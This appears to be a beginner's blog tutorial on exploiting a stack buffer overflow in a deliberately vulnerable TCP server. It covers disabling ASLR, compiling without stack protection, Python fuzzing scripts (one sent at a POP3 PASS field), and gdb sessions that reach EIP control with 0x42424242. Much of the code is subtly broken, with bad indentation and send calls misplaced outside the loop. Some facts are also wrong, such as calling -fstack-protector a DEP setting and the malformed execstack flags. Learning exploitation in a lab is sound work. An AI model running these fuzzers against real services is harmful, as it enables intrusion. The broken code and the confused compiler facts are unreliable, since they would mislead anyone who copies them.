The most basic technique to address this is with x\90 NOP (no operation). We replace our A's (x\41), with x\90 and that tells the computer to just "move along" until you get to the next instruction. As a noob, it gives us a big landing pad to find. Look below at the picture above and you'll see an arrow that points back to the "Buffer" with a bunch of x\90s. This means we will put an instruction into IP/EIP that returns the computer back to the buffer and the RETURN will land into a bunch of NOPS and then slide down into the B's in our program.

The following two pictures really put everything into perspective for me ...ignore the buffer size numbers..





## Enough theory, show me The Code

**Disabling DEP/ASLR**

You must disable ASLR and DEP on a lab machine to learn the basic buffer overflow

**ASLR - Linux**

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

**DEP**

Passed as command line argument in Makefile or at gcc command line

-fstack-protector
-Wa execstack

**On a x86 linux architecture with DEP/ASLR disabled…**

Let's give it a shot, first we'll run the vulnerable server PoC within GDB.

# compiles the vulnerable C program with a number of protections removed

# Disabling `-fstack-protector` removes some modern protection against overwriting the instruction pointer. Let's defer until later.


# execstack will mark binary or shared library as requiring executable stack

Makefile all

**or**

gcc -g vulnServer.c -fno-stack-protector -z -Wa execstack -o Server

gdb ./Server 1337



```
sandman@kali:~/Desktop/BO$ gdb ./Server 1337
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
```


Okay so the vulnerable TCP server is loaded into GDB. GDB is a debugger to give as access into the memory, registers, assembly etc. etc. If you're familiar with web development like I was the concept of setting breakpoints at different moments in the code was very familiar. It seems intimidating but a really good cheat sheet is here.

**GDB Cheat Sheet**

https://www.cheatography.com/fristle/cheat-sheets/closed-source-debugging-with-gdb/

From the terminal type

run 1337



```
(gdb) run 1337
Starting program: /home/sandman/Desktop/BO/Server 1337
```

Now it's time to "Fuzz". We already went through some theory and rationale before but it wasn't described in and end-to-end type of context. A  refresher …

*"Fuzz testing or Fuzzing is a Black Box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion"*

*"You can either throw a bunch of garbage at the program or you can understand what the code is expecting"*

If you remember I provided some simple commands to illustrate the example. For this application, we can do it completely hands on.

```
python -c 'print "\x41"*overflow'
python -c 'print "\x41"*[offset]' + "\x42"*[4]' + "\x43"*[Overflow-offset-4]'
python -c 'print "\x90"*[offset]' + "Instruction Pointer"*[4]' + "\x90"*[Overflow-offset-4]'
```


So we could approach this a couple of ways.

1. Go back into the reversed engineered binaries and try to determine what our buffer size is through the source code and assembly
2. Run the program through threw GDB and set breakpoints and find ops-code that indicate BUFFER variable size
3. Write an iterative fuzzing script to find the overflow point

Writing the fuzzing script was the best learning exercise for me. So we're going to cover that here quickly. Let's start with generating a bunch of data with the command below. I'm going to just increase the number of As by 10 three times.

Example: python -c 'print "\x41"*overflow'

```
python -c 'print "\x41"*10 '
python -c 'print "\x41"*20 '
python -c 'print "\x41"*30 '
```



```
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*10 '
AAAAAAAAAA
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*20 '
AAAAAAAAAAAAAAAAAAAA
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*30 '
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
sandman@kali:~/Desktop/BO$ 
```

All we're doing is creating a bunch of A's. We do this because we don't know the magic number of bytes where our attack payload will result in an overflow. That's the fuzz. We will need to modify the basic python fuzzing example to fit the unique "pre-fix" that is built into the vulnerable server logic.

We will **reuse** the **BLACK** parts of the codes logic below and copy into the client.py script ...

```
#!/usr/bin/python

import socket

# Create an array of buffers with A's, from 1 to 5900, using  increments of 200.
# Increments of 200 are arbitrary. you could use n++ if you want to wait longer. Whatever.

buffer=["A"]
counter=100
while len(buffer) <= 30:
        buffer.append("A"*counter)
        counter=counter+200
for string in buffer:
        print "Fuzzing PASS with %s bytes" % len(string)
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('10.11.10.167',110))
        s.recv(1024)
        s.send('USER test\r\n')
        s.recv(1024)
s.send('PASS ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

First let's create  copy of the original client source code ...

```
cp client.py clientPoC.py
```


***Now let's make the following changes to clientPoC.py…***

```
#!/usr/bin/python

import socket
import struct
import sys

if len(sys.argv) != 2:
   print "Usage: " + sys.argv[0] + " [port]"
   sys.exit(1)
```

```
MESSAGE="A"

while len(MESSAGE) <= 1000000: #  may need to be increased based on your target buffer size
        DEST_IP = '127.0.0.1' # host your vulnPrograms is listening on
        DEST_PORT = int(sys.argv[1])
        counter=100
    MESSAGE += ("A" * counter) # increasing the fuzz payload of A's.
        counter=counter+100 # 100 here is arbitrary, smaller will be more accurate but take longer.
    print("length of fuzz overflow is ")
        print(len(MESSAGE)) # For educational purposes

        for string in MESSAGE:
                def convert(MESSAGE):
                        raw = ''
                        raw += struct.pack("<I", len(MESSAGE)) # Server expects a "pre-fix" telling you the buffer size
                        raw += MESSAGE
                        return raw
    # print(convert(MESSAGE))# test purposes
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((DEST_IP, DEST_PORT))
        s.send(convert(MESSAGE))
        data = s.recv(1024)
s.close()

print "Received data: ", data
```

Let’s run the python client.py script and the vulnerable C tcp server. We’ll see that the python script will act as expected and begin iterating through the while loop and increasing the number of A’s. I’ve included a print() so you can watch the A’s grow as the client runs.


If you run the client terminal and the server terminal side by side you’ll be able to compare the client payload being sent to the payload being received by the vulnerable tcp server.



```
    print(BUFFER)
NameError: name 'BUFFER' is not defined
sandman@kali:~/Desktop/BO$ nano client.py
sandman@kali:~/Desktop/BO$ python client.py 1337
Traceback (most recent call last):
  File "client.py", line 17, in <module>
    MESSAGE("A" * counter)
TypeError: 'str' object is not callable
sandman@kali:~/Desktop/BO$ nano client.py
sandman@kali:~/Desktop/BO$ python client.py 1337
length of fuzz overflow is
101
length of fuzz overflow is
201
length of fuzz overflow is
301
length of fuzz overflow is
401
length of fuzz overflow is
501
length of fuzz overflow is
601
length of fuzz overflow is
701
length of fuzz overflow is
801
length of fuzz overflow is
901
length of fuzz overflow is
1001
length of fuzz overflow is
```


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA', 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA']�E��L���
�
Will read 501 bytes
Read: 501 bytes
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA']�E��L���
�
Will read 601 bytes
Read: 601 bytes
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Will read 701 bytes
Read: 701 bytes
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Hopefully you run the attack against you’re vulnerable tcp server while in EDB mode. You’ll notice a SIGSEGV error at byte length of 1101. A SIGSEV (segmentation fault) or access violation is a fault, or failure condition, is typically raised by hardware as a  memory protection mechanism when your program attempts to access a memory location that either does not exist or that your program is not allowed to access. In this case, we overwrote our EIP (instruction pointer) with a memory location of 0x4141414, or in other words, four A’s.




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAM

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

The next part is critical, and I overlooked it the first few times I was trying to understand how the stack buffer relates to the registers. At 1101 bytes the program crashes. However, **we don't know how far into the register we wrote our A's**. Because this is open source code, we know that the buffer was 1024 bytes and we wrote out 1101 bytes, so it's likely we overwrite 77 bytes worth of space over our registers.




Why do we care? We want to modify our instruction pointer or EIP in x86. If we can precisely overwrite EIP with the memory location of our program then we can trick the CPU into executing our malicious code. To illustrate, I drew an X through the return array back into our before because we only have a bunch of A's in there. Let's say we want to write 4 B's in the 4 byte space in the return pointer. The B's (\x42) are arbitrary and only used to illustrate the point. If we want to write B's to a specific register then we need to figure out the exact number of bytes to stop writing A's and start writing B's.

Manual binary tree analysis is the best for a beginner in my opinion. Mainly because you'll need to manually work your way through the byte size lengths, making educated guesses while at the same time looking at the registers and "visualizing" how it all works.




So, if we have a crash at let’s say 1100. We can split the number of A’s and B’s into 550. Doing this manually just for kicks..

python -c 'print "\x41"*550 + "\x42"*550'



```
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*550 + "\x42"*550'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```


Let’s use the original client.py (not the fuzzer) and replace the “HELLO” message with our new buffer we just created. Restart the vulnerable tcp application in GDB and run the client.py with our A and B’s buffer. Putting the application side-by-side we see that 1100 byte were sent half As and half B’s. However, this time the SIGSEGV shows that our instruction pointer was overwritten with B’s (x\42).



```
Traceback (most recent call last):
  File "<string>", line 1, in <module>
TypeError: can't multiply sequence by non-int of type 'list'
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*550 + "\x42"*550'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
sandman@kali:~/Desktop/BO$ nano clientPoC.py
sandman@kali:~/Desktop/BO$ nano clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBL

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

Let’s take our first look into the registers to see what’s going on. Type “info all-registers”




```
(gdb) info all-registers
eax            0x415    1045
ecx            0x7ffffbeb       2147482603
edx            0xb7fae870       -1208293264
ebx            0x42424242       1111638594
esp            0xbffff230       0xbffff230
ebp            0x42424242       0x42424242
esi            0xbffff370       -1073745040
edi            0xbffff334       -1073745100
eip            0x42424242       0x42424242
eflags         0x10282  [ SF IF RF ]
```

Each time you run through the binary tree / create  new buffer make sure you look into the registers. The output shows us that our overflow is in our B’s because we see \x42 has overwritten some of the data registers and the pointer registers (**X**) is data and (**P**) is pointer by the way. **(-8**


Now we need to go farther down the binary tree to find the exact location to write only 4 bytes of Bs (\x42s). So we’ll modify our buffer to include some C’s. We’ll divide 1100/3 = and approximate 366 + 366 + 368

python -c 'print "\x41"*366 + "\x42"*366 + "\x43"*368'



```
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*366 + "\x42"*366 + "\x43"*368'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
